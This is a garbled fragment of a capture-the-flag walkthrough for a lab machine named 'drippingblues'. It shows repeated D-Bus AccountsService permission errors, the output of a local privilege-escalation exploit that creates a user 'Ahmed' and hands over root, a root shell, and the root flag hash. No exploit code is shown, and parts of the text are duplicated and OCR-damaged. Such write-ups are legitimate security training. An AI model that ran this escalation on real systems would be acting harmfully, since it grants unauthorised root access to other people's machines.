"org.freedesktop.Accounts.User" on object at path
/org/freedesktop/Accounts/User1000
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface
"org.freedesktop.Accounts.User" on object at path
```

Error org, freedesktop. Accounts. Error. Permission Denied: Authentication is

/org/freedesktop/Accounts/User1000

required

Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

**Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required** 

Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

**Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required** 

Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

**Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required** 

- [+] Timed out at: 0.0067167535471689185
- [+] Exploit Completed, Your new user is 'Ahmed' just log into it like, 'su ahmed', and then 'sudo su' to root

bash: cannot set terminal process group (24929): Inappropriate ioctl for device bash: no job control in this shell

root@drippingblues:/tmp#

✓ Then find the root flag

root@drippingblues:~# cat root.txt

**78CE377EF7F10FF0EDCA63DD60EE63B8**